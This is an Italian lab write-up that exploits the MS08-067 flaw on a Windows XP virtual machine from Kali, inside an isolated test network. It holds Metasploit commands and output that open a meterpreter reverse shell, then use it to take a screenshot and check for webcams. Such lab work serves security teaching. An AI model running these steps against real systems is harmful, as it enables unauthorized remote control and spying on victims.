Hacking MS08-067

Sommario

Vulnerabilità MS08-067 2
Configurazione VM Windows XP 2
Verifica comunicazione Kali-Windows XP 3
Configurazione regola Firewall in Windows XP per abilitazione ping 5
Exploit con Meterpreter 6
Recupero screenshot 8
Individuazione webcam 9

Vulnerabilità MS08-067


La vulnerabilità MS08-067 è una delle vulnerabilità più famose associata a Microsoft Windows, in particolare a causa del suo utilizzo nel worm Conficker che ha infettato milioni di computer nel 2008 e 2009.

Ecco una breve descrizione:


- **Nome completo**: MS08-067 - Vulnerabilità nella gestione del server RPC potrebbe consentire l'esecuzione di codice remoto (958644)
- **Componente vulnerabile**: Il componente vulnerabile in Windows è la gestione del Server RPC (Remote Procedure Call) nel netapi32.dll.
- **Impatto**: Se sfruttata con successo, questa vulnerabilità potrebbe permettere a un aggressore di eseguire codice arbitrario in un sistema target, dando all'aggressore il pieno controllo del sistema.
- **Causa**: La vulnerabilità è dovuta a una mancata corretta gestione delle richieste RPC. Un attaccante potrebbe inviare una richiesta RPC artigianale che potrebbe portare all'esecuzione di codice.
- **Sistemi interessati**: Diverse versioni di Microsoft Windows, tra cui Windows 2000, Windows XP e Windows Server 2003, sono vulnerabili.
- **Popolarità**: Questa vulnerabilità è stata ampiamente sfruttata da malware e worm, il più noto dei quali è Conficker.
- **Mitigazione**: Microsoft ha rilasciato una patch per questa vulnerabilità nel 2008. Pertanto, l'aggiornamento dei sistemi con l'ultima patch di sicurezza previene l'exploit.


Configurazione VM Windows XP

Su VirtualBox imposto la macchina su rete interna "intnet", la stessa di Kali.



Avvio Windows XP. Da `Pannello di Controllo` -> `Network Connections`, nelle proprietà delle connessioni LAN, imposto l'indirizzo IP sulla rete `192.168.1.0/24`, che è la stessa rete di Kali. L'IP impostato è `192.168.1.150`.







Riavvio la macchina.

Verifica comunicazione Kali-Windows XP


Dal prompt dei comandi verifico le nuove impostazioni di rete con `ipconfig`.




Eseguo un `ping` verso l'IP `192.168.1.10` di Kali e verifico il buon esito.



Da Kali eseguo un ifconfig per visualizzare che l'IP è corretto ed è configurato sull'interfaccia di rete `eth0`.





Eseguo poi un `ping` verso l'IP `192.168.1.150` appena configurato per Windows XP ma no n ottengo risposta




Configurazione regola Firewall in Windows XP per abilitazione ping

Dal Pannello di Controllo di Windows XP seleziono “Security Center” e procedo come mostrato negli screenshot seguenti ad abilitare le richieste in entrata per il prootocollo `ICMP` (utilizzato dal `ping`):







Eseguo nuovamente il ping da Kali verso Windows XP e stavolta la comunicazione riesce.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.150
PING 192.168.1.150 (192.168.1.150) 56(84) bytes of data.
64 bytes from 192.168.1.150: icmp_seq=1 ttl=128 time=0.543 ms
64 bytes from 192.168.1.150: icmp_seq=2 ttl=128 time=1.02 ms
64 bytes from 192.168.1.150: icmp_seq=3 ttl=128 time=1.01 ms
64 bytes from 192.168.1.150: icmp_seq=4 ttl=128 time=1.02 ms
64 bytes from 192.168.1.150: icmp_seq=5 ttl=128 time=1.03 ms
^C
── 192.168.1.150 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4021ms
rtt min/avg/max/mdev = 0.543/0.925/1.034/0.191 ms
```

Exploit con Meterpreter

Avvio `msfconsole` su Kali Linux e con il comando `search ms08-067` cerco i moduli disponibili:

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

C'è un solo risultato, che è un exploit. Con il comando `use 0` lo seleziono per l'utilizzo e con il comando show options verifico quali sono le opzioni necessarie:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```


Il parametro `LHOST` è già correttamente configurato con l'IP di Kali. L'unico parametro che è necessario impostare è `RHOSTS`, l'host remoto. Lo imposto con il comando `SET RHOST` seguito dall'IP di Windows XP e rieseguo il comando `show options` per verifica:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.150
RHOST => 192.168.1.150
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.150    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.10     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Con il comando `exploit` provo a lanciare l'exploit ma non va a buon fine perché la destinazione è irraggiungibile.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.10:4444
[-] 192.168.1.150:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.1.150:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

Dal Firewall di Windows XP abilito anche il servizio di condivisione file e stampanti con la stessa procedura effettuata in precedenza per il ping:



Rilancio l'exploit e stavolta ottengo una shell meterpreter:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.150:445 - Automatically detecting the target...
[*] 192.168.1.150:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.150:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.150:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.150:1033) at 2023-09-27 13:56:10 -0400

meterpreter >
```


Il comando `ipconfig` mi conferma che sono sulla macchina Windows XP:

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:94:13:e5
MTU          : 1500
IPv4 Address : 192.168.1.150
IPv4 Netmask : 255.255.255.0
```

Recupero screenshot

Dall'interno della shell Meterpreter il comando `screenshot` mi permette di catturare lo screenshot della macchina, che viene salvato nella directory `/home/kali`

```
meterpreter > screenshot
Screenshot saved to: /home/kali/vooIvgwR.jpeg
meterpreter >
```



Individuazione webcam

Il comando `webcam_list` mi permette di verificare la presenza di webcam sulla macchina. Il risultato mostra che non ce ne sono.